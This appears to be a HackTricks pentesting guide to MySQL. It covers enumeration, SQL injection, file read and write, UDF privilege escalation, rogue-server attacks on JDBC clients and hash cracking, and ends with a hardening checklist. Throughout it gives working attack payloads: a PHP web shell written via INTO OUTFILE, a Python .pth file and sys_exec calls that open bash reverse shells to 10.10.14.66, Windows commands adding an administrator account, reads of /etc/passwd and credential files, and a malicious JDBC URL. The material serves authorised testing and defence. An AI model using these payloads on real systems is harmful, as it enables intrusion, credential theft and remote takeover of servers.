3306 - Pentesting MySQL
Basic Information
MySQL is an open-source relational database management system that uses SQL. The server commonly listens on TCP/3306, although both its TCP port and Unix socket are configurable.
Default port: 3306
3306/tcp open mysqlConnect
Local
mysql -u root # Connect to root without password
mysql -u root -p # Prompt for the password
Remote
mysql -h <Hostname> -u root
mysql -h <Hostname> -u root@localhost
External Enumeration
Some enumeration actions require valid credentials.
nmap -sV -p 3306 --script mysql-audit,mysql-databases,mysql-dump-hashes,mysql-empty-password,mysql-enum,mysql-info,mysql-query,mysql-users,mysql-variables,mysql-vuln-cve2012-2122 <IP>
msf> use auxiliary/scanner/mysql/mysql_version
msf> use auxiliary/scanner/mysql/mysql_authbypass_hashdump
msf> use auxiliary/scanner/mysql/mysql_hashdump #Creds
msf> use auxiliary/admin/mysql/mysql_enum #Creds
msf> use auxiliary/scanner/mysql/mysql_schemadump #Creds
msf> use exploit/windows/mysql/mysql_start_up #Execute commands Windows, Creds
Brute force
Write any binary data
CONVERT(unhex("6f6e2e786d6c55540900037748b75c7249b75"), BINARY)
CONVERT(from_base64("aG9sYWFhCg=="), BINARY)
MySQL commands
show databases;
use <database>;
connect <database>;
show tables;
describe <table_name>;
show columns from <table>;

select version(); # Version
select @@version(); # Version
select user(); # Authenticated user and client host
select current_user(); # Account used for privilege checks
select database(); # Current database name

#Get a shell with the mysql client user
\! sh

#Basic MySQLi
Union Select 1,2,3,4,group_concat(0x7c,table_name,0x7C) from information_schema.tables
Union Select 1,2,3,4,column_name from information_schema.columns where table_name="<TABLE NAME>"

#Read & Write
## You need the FILE privilege to read and write server-side files.
select load_file('/var/lib/mysql-files/key.txt'); #Read file
select 1,2,"<?php echo shell_exec($_GET['c']);?>",4 into OUTFILE 'C:/xampp/htdocs/back.php'

# Legacy direct grant-table updates (version-dependent; prefer ALTER USER on supported releases)
UPDATE mysql.user SET Password=PASSWORD('MyNewPass') WHERE User='root';
UPDATE mysql.user SET authentication_string=PASSWORD('MyNewPass') WHERE User='root';
FLUSH PRIVILEGES;
# Modern syntax
ALTER USER 'root'@'localhost' IDENTIFIED BY 'MyNewPass';
quit;
mysql -u username -p < manycommands.sql #A file with all the commands you want to execute
mysql -u root -h 127.0.0.1 -e 'show databases;'MySQL Permissions Enumeration
# MySQL
SHOW GRANTS [FOR user];
SHOW GRANTS;
SHOW GRANTS FOR 'root'@'localhost';
SHOW GRANTS FOR CURRENT_USER();

# Get users, permissions & hashes
SELECT * FROM mysql.user;

#From DB
select * from mysql.user where user='root';
## Get users with file_priv
select user,file_priv from mysql.user where file_priv='Y';
## Get users with Super_priv
select user,Super_priv from mysql.user where Super_priv='Y';

# List functions
SELECT routine_name FROM information_schema.routines WHERE routine_type = 'FUNCTION';
#@ Functions not from sys. db
SELECT routine_name FROM information_schema.routines WHERE routine_type = 'FUNCTION' AND routine_schema!='sys';
The MySQL manual documents the meaning and scope of each privilege.[8]
MySQL File RCE
See also MySQL SSRF techniques.
INTO OUTFILE → Python .pth RCE (site-specific configuration hooks)
Abusing the classic INTO OUTFILE primitive it is possible to obtain arbitrary code execution on targets that later run Python scripts.[1]
- Use
INTO OUTFILEto drop a custom.pthfile inside any directory loaded automatically bysite.py(e.g..../lib/python3.10/site-packages/). - The
.pthfile can contain a single line starting withimportfollowed by arbitrary Python code which will be executed every time the interpreter starts. - When the interpreter is implicitly executed by a CGI script (for example
/cgi-bin/ml-draw.pywith shebang#!/bin/python) the payload is executed with the same privileges as the web-server process (FortiWeb ran it as root → full pre-auth RCE).
Example .pth payload (single line, no spaces can be included in the final SQL payload, so hex/UNHEX() or string concatenation may be required):
import os,sys,subprocess,base64;subprocess.call("bash -c 'bash -i >& /dev/tcp/10.10.14.66/4444 0>&1'",shell=True)Example of crafting the file through an UNION query (space characters replaced with /**/ to bypass an sscanf("%128s") space filter and keep the total length ≤128 bytes):
'/**/UNION/**/SELECT/**/token/**/FROM/**/fabric_user.user_table/**/INTO/**/OUTFILE/**/'../../lib/python3.10/site-packages/x.pth'Important limitations & bypasses:
INTO OUTFILEcannot overwrite existing files; choose a new filename.- A relative output path is resolved below MySQL’s data directory. Traversal may reach another writable location only when filesystem permissions and
secure_file_privpermit it; an absolute path is clearer when the injection’s length restrictions allow one.[8] - If the attacker input is extracted with
%128s(or similar) any space will truncate the payload; use MySQL comment sequences/**/or/*!*/to replace spaces. - The database account needs the
FILEprivilege, and themysqldoperating-system account needs write access to the target directory. The FortiWeb case was unusually severe becausemysqldran as root; normal installations should never do this.[1][8]
After dropping the .pth, simply request any CGI handled by the python interpreter to get code execution:
GET /cgi-bin/ml-draw.py HTTP/1.1
Host: <target>
The Python process will import the malicious .pth automatically and execute the shell payload.
# Attacker
$ nc -lvnp 4444
id
uid=0(root) gid=0(root) groups=0(root)
MySQL arbitrary read file by client
With LOAD DATA LOCAL INFILE, the server asks the client to read a local file and send its contents. A malicious server can therefore request an unintended client-side file when a victim can be induced to connect and the client permits local-file loading.
load data local infile "/etc/passwd" into table test FIELDS TERMINATED BY '\n';Without the LOCAL keyword, the server reads from its own filesystem and server-side restrictions such as secure_file_priv apply:
mysql> load data infile "/etc/passwd" into table test FIELDS TERMINATED BY '\n';

ERROR 1290 (HY000): The MySQL server is running with the --secure-file-priv option so it cannot execute this statement
Initial PoC: https://github.com/allyshka/Rogue-MySql-Server [2]
In this paper you can see a complete description of the attack and even how to extend it to RCE: https://paper.seebug.org/1113/ [3]
Here you can find an overview of the attack: http://russiansecurity.expert/2016/04/20/mysql-connect-file-read/ [4]
POST
MySQL user
It will be very interesting if mysql is running as root:
cat /etc/mysql/mysql.conf.d/mysqld.cnf | grep -v "#" | grep "user"
systemctl status mysql 2>/dev/null | grep -o ".\{0,0\}user.\{0,50\}" | cut -d '=' -f2 | cut -d ' ' -f1
Dangerous Settings of mysqld.cnf
In the configuration of MySQL services, various settings are employed to define its operation and security measures:
- The
usersetting is utilized for designating the user under which the MySQL service will be executed. - A
passwordoption in a client section stores a connection password in plaintext; it is not the server account database and should be protected carefully. admin_addressspecifies the IP address that listens for TCP/IP connections on the administrative network interface.debugor verbose general/query logging can expose queries and sensitive values in logs.sql_warningsis a legacy setting that controls warning reporting for single-row inserts; review logs for unintended query data.- With
secure_file_priv, the scope of data import and export operations is constrained to enhance security.
Local Linux enumeration
If you already have shell access on the host, the fastest wins are usually local sockets, client credential files, and auth plugins mapping an OS user into a DB account.
High-signal paths and artifacts:
ls -l /run/mysqld/mysqld.sock /var/run/mysqld/mysqld.sock 2>/dev/null
ls -l /etc/mysql/debian.cnf ~/.my.cnf ~/.mylogin.cnf 2>/dev/null
grep -RNI -E '^(bind-address|skip-networking|socket)\\b' /etc/mysql /etc/my.cnf* 2>/dev/null
If the local socket is reachable, inspect users/plugins and the effective identity:
mysql -S /run/mysqld/mysqld.sock -u root -e \
  "SELECT user,host,plugin,account_locked FROM mysql.user;" 2>/dev/null
mysql -S /run/mysqld/mysqld.sock -u root -e \
  "SELECT USER(),CURRENT_USER();" 2>/dev/null
What to look for:
auth_socket/unix_socketon privileged users: an OS user can become a DB user over the local socket without a DB password- readable
/etc/mysql/debian.cnfor~/.my.cnffiles secure_file_privempty or pointing to a writable directorylocal_infileenabled when it isn’t needed
Quick posture checks:
mysql -S /run/mysqld/mysqld.sock -u root -e "
  SHOW VARIABLES LIKE 'secure_file_priv';
  SHOW VARIABLES LIKE 'local_infile';
  SHOW GRANTS FOR CURRENT_USER();
" 2>/dev/null
Privilege escalation
# Get the current user and inspect users, privileges, and hashes
use mysql;
select user();
select user,password,create_priv,insert_priv,update_priv,alter_priv,delete_priv,drop_priv from user;

# Get users, permissions & creds
SELECT * FROM mysql.user;
mysql -u root --password=<PASSWORD> -e "SELECT * FROM mysql.user;"

# Create user and give privileges
CREATE USER 'test'@'%' IDENTIFIED BY 'test';
GRANT SELECT,CREATE,DROP,UPDATE,DELETE,INSERT ON *.* TO 'test'@'%' WITH GRANT OPTION;

# Get a shell as the local mysql client process (useful during host privilege escalation)
\! sh
Privilege Escalation via library
If the MySQL server runs as root or another overprivileged user, a database administrator may be able to execute OS commands by installing a malicious user-defined function (UDF) library. This requires the privileges needed to create functions and place a compatible library in plugin_dir; modern packages normally make that directory unwritable by the mysqld account.
The malicious library to use can be found inside sqlmap and inside metasploit by doing locate "*lib_mysqludf_sys*". The .so files are linux libraries and the .dll are the Windows ones, choose the one you need.
If you don’t have those libraries, you can either look for them, or download this linux C code and compile it inside the linux vulnerable machine:
gcc -g -c raptor_udf2.c
gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc
After obtaining a library built for the target architecture, log in to MySQL as a sufficiently privileged database account and follow the applicable lab workflow:
Linux
# Use a database
use mysql;
# Create a table to load the library and move it to the plugins dir
create table npn(line blob);
# Load the binary library inside the table
## You might need to change the path and file name
insert into npn values(load_file('/tmp/lib_mysqludf_sys.so'));
# Get the plugin_dir path
show variables like '%plugin%';
# Supposing the plugin dir was /usr/lib/x86_64-linux-gnu/mariadb19/plugin/
# dump in there the library
select * from npn into dumpfile '/usr/lib/x86_64-linux-gnu/mariadb19/plugin/lib_mysqludf_sys.so';
# Create a function to execute commands
create function sys_exec returns integer soname 'lib_mysqludf_sys.so';
# Execute commands
select sys_exec('id > /tmp/out.txt; chmod 777 /tmp/out.txt');
select sys_exec('bash -c "bash -i >& /dev/tcp/10.10.14.66/1234 0>&1"');
Windows
# Check the Linux comments above for the equivalent steps
USE mysql;
CREATE TABLE npn(line blob);
INSERT INTO npn values(load_file('C://temp//lib_mysqludf_sys.dll'));
show variables like '%plugin%';
SELECT * FROM mysql.npn INTO DUMPFILE 'c://windows//system32//lib_mysqludf_sys_32.dll';
CREATE FUNCTION sys_exec RETURNS integer SONAME 'lib_mysqludf_sys_32.dll';
SELECT sys_exec("net user npn npn12345678 /add");
SELECT sys_exec("net localgroup Administrators npn /add");
Windows tip: create directories with NTFS ADS from SQL
On NTFS you can coerce directory creation using an alternate data stream even when only a file write primitive exists. If the classic UDF chain expects a plugin directory but it doesn’t exist and @@plugin_dir is unknown or locked down, you can create it first with ::$INDEX_ALLOCATION:
SELECT 1 INTO OUTFILE 'C:\\MySQL\\lib\\plugin::$INDEX_ALLOCATION';
-- After this, `C:\\MySQL\\lib\\plugin` exists as a directory
This turns limited SELECT ... INTO OUTFILE into a more complete primitive on Windows stacks by bootstrapping the folder structure needed for UDF drops.[5]
Extracting MySQL credentials from files
Older Debian/Ubuntu packages may store plaintext credentials for a debian-sys-maint account in /etc/mysql/debian.cnf; newer installations may use socket authentication or omit that account.
cat /etc/mysql/debian.cnfIf present and still valid, these credentials may allow a local database login.
On old releases where the mysql.user grant table uses MyISAM, /var/lib/mysql/mysql/user.MYD can contain account hashes. Current MySQL versions use different system-table storage, so query mysql.user through the server whenever possible.
You can extract them doing:
grep -oaE "[-_\.\*a-Z0-9]{3,}" /var/lib/mysql/mysql/user.MYD | grep -v "mysql_native_password"Enabling logging

You can enable logging of mysql queries inside /etc/mysql/my.cnf uncommenting the following lines:
Useful files
Configuration files
- Windows
- config.ini
- my.ini
- windows\my.ini
- winnt\my.ini
<InstDir>/mysql/data/- Unix-like systems
/etc/my.cnf/etc/mysql/my.cnf/var/lib/mysql/my.cnf~/.my.cnf
- Command History
- ~/.mysql.history
- Log Files
- connections.log
- update.log
- common.log
Default MySQL Database/Tables
information_schema
ALL_PLUGINS
APPLICABLE_ROLES
CHARACTER_SETS
CHECK_CONSTRAINTS
COLLATIONS
COLLATION_CHARACTER_SET_APPLICABILITY
COLUMNS
COLUMN_PRIVILEGES
ENABLED_ROLES
ENGINES
EVENTS
FILES
GLOBAL_STATUS
GLOBAL_VARIABLES
KEY_COLUMN_USAGE
KEY_CACHES
OPTIMIZER_TRACE
PARAMETERS
PARTITIONS
PLUGINS
PROCESSLIST
PROFILING
REFERENTIAL_CONSTRAINTS
ROUTINES
SCHEMATA
SCHEMA_PRIVILEGES
SESSION_STATUS
SESSION_VARIABLES
STATISTICS
SYSTEM_VARIABLES
TABLES
TABLESPACES
TABLE_CONSTRAINTS
TABLE_PRIVILEGES
TRIGGERS
USER_PRIVILEGES
VIEWS
INNODB_LOCKS
INNODB_TRX
INNODB_SYS_DATAFILES
INNODB_FT_CONFIG
INNODB_SYS_VIRTUAL
INNODB_CMP
INNODB_FT_BEING_DELETED
INNODB_CMP_RESET
INNODB_CMP_PER_INDEX
INNODB_CMPMEM_RESET
INNODB_FT_DELETED
INNODB_BUFFER_PAGE_LRU
INNODB_LOCK_WAITS
INNODB_TEMP_TABLE_INFO
INNODB_SYS_INDEXES
INNODB_SYS_TABLES
INNODB_SYS_FIELDS
INNODB_CMP_PER_INDEX_RESET
INNODB_BUFFER_PAGE
INNODB_FT_DEFAULT_STOPWORD
INNODB_FT_INDEX_TABLE
INNODB_FT_INDEX_CACHE
INNODB_SYS_TABLESPACES
INNODB_METRICS
INNODB_SYS_FOREIGN_COLS
INNODB_CMPMEM
INNODB_BUFFER_POOL_STATS
INNODB_SYS_COLUMNS
INNODB_SYS_FOREIGN
INNODB_SYS_TABLESTATS
GEOMETRY_COLUMNS
SPATIAL_REF_SYS
CLIENT_STATISTICS
INDEX_STATISTICS
USER_STATISTICS
INNODB_MUTEXES
TABLE_STATISTICS
INNODB_TABLESPACES_ENCRYPTION
user_variables
INNODB_TABLESPACES_SCRUBBING
INNODB_SYS_SEMAPHORE_WAITS
mysql
columns_priv
column_stats
db
engine_cost
event
func
general_log
gtid_executed
gtid_slave_pos
help_category
help_keyword
help_relation
help_topic
host
index_stats
innodb_index_stats
innodb_table_stats
ndb_binlog_index
plugin
proc
procs_priv
proxies_priv
roles_mapping
server_cost
servers
slave_master_info
slave_relay_log_info
slave_worker_info
slow_log
tables_priv
table_stats
time_zone
time_zone_leap_second
time_zone_name
time_zone_transition
time_zone_transition_type
transaction_registry
user
performance_schema
accounts
cond_instances
events_stages_current
events_stages_history
events_stages_history_long
events_stages_summary_by_account_by_event_name
events_stages_summary_by_host_by_event_name
events_stages_summary_by_thread_by_event_name
events_stages_summary_by_user_by_event_name
events_stages_summary_global_by_event_name
events_statements_current
events_statements_history
events_statements_history_long
events_statements_summary_by_account_by_event_name
events_statements_summary_by_digest
events_statements_summary_by_host_by_event_name
events_statements_summary_by_program
events_statements_summary_by_thread_by_event_name
events_statements_summary_by_user_by_event_name
events_statements_summary_global_by_event_name
events_transactions_current
events_transactions_history
events_transactions_history_long
events_transactions_summary_by_account_by_event_name
events_transactions_summary_by_host_by_event_name
events_transactions_summary_by_thread_by_event_name
events_transactions_summary_by_user_by_event_name
events_transactions_summary_global_by_event_name
events_waits_current
events_waits_history
events_waits_history_long
events_waits_summary_by_account_by_event_name
events_waits_summary_by_host_by_event_name
events_waits_summary_by_instance
events_waits_summary_by_thread_by_event_name
events_waits_summary_by_user_by_event_name
events_waits_summary_global_by_event_name
file_instances
file_summary_by_event_name
file_summary_by_instance
global_status
global_variables
host_cache
hosts
memory_summary_by_account_by_event_name
memory_summary_by_host_by_event_name
memory_summary_by_thread_by_event_name
memory_summary_by_user_by_event_name
memory_summary_global_by_event_name
metadata_locks
mutex_instances
objects_summary_global_by_type
performance_timers
prepared_statements_instances
replication_applier_configuration
replication_applier_status
replication_applier_status_by_coordinator
replication_applier_status_by_worker
replication_connection_configuration
replication_connection_status
replication_group_member_stats
replication_group_members
rwlock_instances
session_account_connect_attrs
session_connect_attrs
session_status
session_variables
setup_actors
setup_consumers
setup_instruments
setup_objects
setup_timers
socket_instances
socket_summary_by_event_name
socket_summary_by_instance
status_by_account
status_by_host
status_by_thread
status_by_user
table_handles
table_io_waits_summary_by_index_usage
table_io_waits_summary_by_table
table_lock_waits_summary_by_table
threads
user_variables_by_thread
users
variables_by_thread
sys
host_summary
host_summary_by_file_io
host_summary_by_file_io_type
host_summary_by_stages
host_summary_by_statement_latency
host_summary_by_statement_type
innodb_buffer_stats_by_schema
innodb_buffer_stats_by_table
innodb_lock_waits
io_by_thread_by_latency
io_global_by_file_by_bytes
io_global_by_file_by_latency
io_global_by_wait_by_bytes
io_global_by_wait_by_latency
latest_file_io
memory_by_host_by_current_bytes
memory_by_thread_by_current_bytes
memory_by_user_by_current_bytes
memory_global_by_current_bytes
memory_global_total
metrics
processlist
ps_check_lost_instrumentation
schema_auto_increment_columns
schema_index_statistics
schema_object_overview
schema_redundant_indexes
schema_table_lock_waits
schema_table_statistics
schema_table_statistics_with_buffer
schema_tables_with_full_table_scans
schema_unused_indexes
session
session_ssl_status
statement_analysis
statements_with_errors_or_warnings
statements_with_full_table_scans
statements_with_runtimes_in_95th_percentile
statements_with_sorting
statements_with_temp_tables
sys_config
user_summary
user_summary_by_file_io
user_summary_by_file_io_type
user_summary_by_stages
user_summary_by_statement_latency
user_summary_by_statement_type
version
wait_classes_global_by_avg_latency
wait_classes_global_by_latency
waits_by_host_by_latency
waits_by_user_by_latency
waits_global_by_latency
x$host_summary
x$host_summary_by_file_io
x$host_summary_by_file_io_type
x$host_summary_by_stages
x$host_summary_by_statement_latency
x$host_summary_by_statement_type
x$innodb_buffer_stats_by_schema
x$innodb_buffer_stats_by_table
x$innodb_lock_waits
x$io_by_thread_by_latency
x$io_global_by_file_by_bytes
x$io_global_by_file_by_latency
x$io_global_by_wait_by_bytes
x$io_global_by_wait_by_latency
x$latest_file_io
x$memory_by_host_by_current_bytes
x$memory_by_thread_by_current_bytes
x$memory_by_user_by_current_bytes
x$memory_global_by_current_bytes
x$memory_global_total
x$processlist
x$ps_digest_95th_percentile_by_avg_us
x$ps_digest_avg_latency_distribution
x$ps_schema_table_statistics_io
x$schema_flattened_keys
x$schema_index_statistics
x$schema_table_lock_waits
x$schema_table_statistics
x$schema_table_statistics_with_buffer
x$schema_tables_with_full_table_scans
x$session
x$statement_analysis
x$statements_with_errors_or_warnings
x$statements_with_full_table_scans
x$statements_with_runtimes_in_95th_percentile
x$statements_with_sorting
x$statements_with_temp_tables
x$user_summary
x$user_summary_by_file_io
x$user_summary_by_file_io_type
x$user_summary_by_stages
x$user_summary_by_statement_latency
x$user_summary_by_statement_type
x$wait_classes_global_by_avg_latency
x$wait_classes_global_by_latency
x$waits_by_host_by_latency
x$waits_by_user_by_latency
x$waits_global_by_latency
HackTricks Automatic Commands
Protocol_Name: MySql    #Protocol Abbreviation if there is one.
Port_Number:  3306     #Comma separated if there is more than one.
Protocol_Description: MySql     #Protocol Abbreviation Spelled out

Entry_1:
  Name: Notes
  Description: Notes for MySql
  Note: |
    MySQL is a freely available open source Relational Database Management System (RDBMS) that uses Structured Query Language (SQL).

    https://book.hacktricks.wiki/en/network-services-pentesting/pentesting-mysql.html

Entry_2:
  Name: Nmap
  Description: Nmap with MySql Scripts
  Command: nmap --script=mysql-databases.nse,mysql-empty-password.nse,mysql-enum.nse,mysql-info.nse,mysql-variables.nse,mysql-vuln-cve2012-2122.nse {IP} -p 3306

Entry_3:
  Name: MySql
  Description: Attempt to connect to mysql server
  Command: mysql -h {IP} -u {Username}@localhost

Entry_4:
  Name: MySql consolesless mfs enumeration
  Description: MySql enumeration without the need to run msfconsole
  Note: sourced from https://github.com/carlospolop/legion
  Command: msfconsole -q -x 'use auxiliary/scanner/mysql/mysql_version; set RHOSTS {IP}; set RPORT 3306; run; exit' && msfconsole -q -x 'use auxiliary/scanner/mysql/mysql_authbypass_hashdump; set RHOSTS {IP}; set RPORT 3306; run; exit' && msfconsole -q -x 'use auxiliary/admin/mysql/mysql_enum; set RHOSTS {IP}; set RPORT 3306; run; exit' && msfconsole -q -x 'use auxiliary/scanner/mysql/mysql_hashdump; set RHOSTS {IP}; set RPORT 3306; run; exit' && msfconsole -q -x 'use auxiliary/scanner/mysql/mysql_schemadump; set RHOSTS {IP}; set RPORT 3306; run; exit'
Recent techniques
JDBC propertiesTransform class loading (CVE-2023-21971)
In Connector/J through 8.0.32, an attacker who can influence the JDBC URL can supply a class name through propertiesTransform. The driver loads and instantiates that client-side class as a connection-properties transformer. If an attacker-controlled or otherwise dangerous compatible class is already reachable on the application’s classpath, this can result in code execution in the JDBC client’s context before database authentication. A minimal URL looks like:
jdbc:mysql://<attacker-ip>:3306/test?user=root&password=root&propertiesTransform=com.evil.EvilThis particular path requires the named class to be available to the application; rogue-server deserialization is a separate Connector/J attack surface. The issue was fixed in Connector/J 8.0.33, so upgrade the driver and do not accept attacker-controlled JDBC properties.[6]
Rogue / Fake MySQL server attacks against JDBC clients
Several open-source tools implement a partial MySQL protocol in order to attack JDBC clients that connect outwards:
- mysql-fake-server (Java, supports file read and deserialization exploits)
- rogue_mysql_server (Python, similar capabilities)
Typical attack paths:
- Victim application loads
mysql-connector-jwithallowLoadLocalInfile=trueorautoDeserialize=true. - Attacker controls DNS / host entry so that the hostname of the DB resolves to a machine under their control.
- Malicious server responds with crafted packets that trigger either
LOCAL INFILEarbitrary file read or Java deserialization → RCE.
Example one-liner to start a fake server (Java):
java -jar fake-mysql-cli.jar -p 3306 # from 4ra1n/mysql-fake-serverThen point the victim application to jdbc:mysql://attacker:3306/test?allowLoadLocalInfile=true and read /etc/passwd by encoding the filename as base64 in the username field (fileread_/etc/passwd → base64ZmlsZXJlYWRfL2V0Yy9wYXNzd2Q=).[7]
Cracking caching_sha2_password hashes
MySQL 8 accounts using caching_sha2_password commonly have an authentication_string beginning $A$ (digest identifier, iteration field, salt, and digest). Hashcat supports this as mode 7401. Confirm the account’s plugin and preserve the complete authentication string when extracting it.[9][10]
# extract hashes
mysql -N -B -e "SELECT authentication_string FROM mysql.user WHERE plugin='caching_sha2_password'" > hashes.txt
# Hashcat
hashcat -a 0 -m 7401 hashes.txt /path/to/wordlist
Hardening checklist
- Set
local_infile=OFFwhere client-side loading is unnecessary, and setsecure_file_priv=NULLto disable server-side import/export operations when they are not required. - Remove the
FILEprivilege from application accounts. - On Connector/J, keep
allowLoadLocalInfile=false,allowUrlInLocalInfile=false, andautoDeserialize=false; do not let untrusted input controlpropertiesTransformor other JDBC properties. - Disable unused authentication plugins and require TLS (
require_secure_transport=ON). - Monitor for
CREATE FUNCTION,INSTALL COMPONENT,INTO OUTFILE,LOAD DATA LOCAL, and unexpectedSET GLOBALstatements.
References
- [1] Pre-auth SQLi to RCE in Fortinet FortiWeb (watchTowr Labs)
- [2] allyshka/Rogue-MySql-Server – rogue MySQL server PoC for client-side arbitrary file read
- [3] MySQL client arbitrary file read: full attack description and RCE extension (paper.seebug.org)
- [4] MySQL client “connect & file read” attack overview (russiansecurity.expert)
- [5] The Art of PHP: CTF‑born exploits and techniques
- [6] Oracle MySQL Connector/J propertiesTransform RCE – CVE-2023-21971 (Snyk)
- [7] mysql-fake-server – Rogue MySQL server for JDBC client attacks
- [8] MySQL 8.4 Reference Manual - privileges and server-side file operations
- [9] MySQL worklog -
caching_sha2_passwordstorage format - [10] Hashcat issue adding mode 7401 for MySQL
$A$